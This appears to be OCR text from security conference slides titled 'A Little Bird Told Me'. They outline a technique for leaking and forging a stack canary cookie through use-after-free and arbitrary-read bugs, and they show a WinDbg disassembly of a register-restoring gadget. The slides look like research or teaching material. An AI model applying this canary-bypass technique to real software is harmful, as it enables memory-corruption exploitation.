
A Little Bird Told Me


- Prepare registers
- Benign function that uses Canary Stack
- Fetch Canary cookie from the stack
  - “Use / Read after free”
- Xor it with base canary value
  - Previously fetched using an arbitrary read vulnerability



C:\Windows\System32\cmd.exe - WinDbg:10.0.16299.15 AMD64
File Edit View Debug Window Help
Disassembly
Offset:
Previous
Next
00007ffe`0cc16159 4881c480000000 add rsp,80h
00007ffe`0cc16160 58 pop rax
00007ffe`0cc16161 5a pop rdx
00007ffe`0cc16162 59 pop rcx
00007ffe`0cc16163 4158 pop r8
00007ffe`0cc16165 4159 pop r9
00007ffe`0cc16167 415a pop r10
00007ffe`0cc16169 415b pop r11
00007ffe`0cc1616b 48ffe0 jmp rax
00007ffe`0cc1616e 0f286c2470 movaps xmm5,xmmword ptr [rsp+70h]
00007ffe`0cc16173 0f28642460 movaps xmm4,xmmword ptr [rsp+60h]
00007ffe`0cc16178 4881c480000000 add rsp,80h
00007ffe`0cc1617f 58 pop rax
00007ffe`0cc16180 5a pop rdx
00007ffe`0cc16181 59 pop rcx
00007ffe`0cc16182 4158 pop r8
00007ffe`0cc16184 4159 pop r9
00007ffe`0cc16186 415a pop r10
00007ffe`0cc16188 415b pop r11
00007ffe`0cc1618a c3 ret
00007ffe`0cc1618b cc int 3
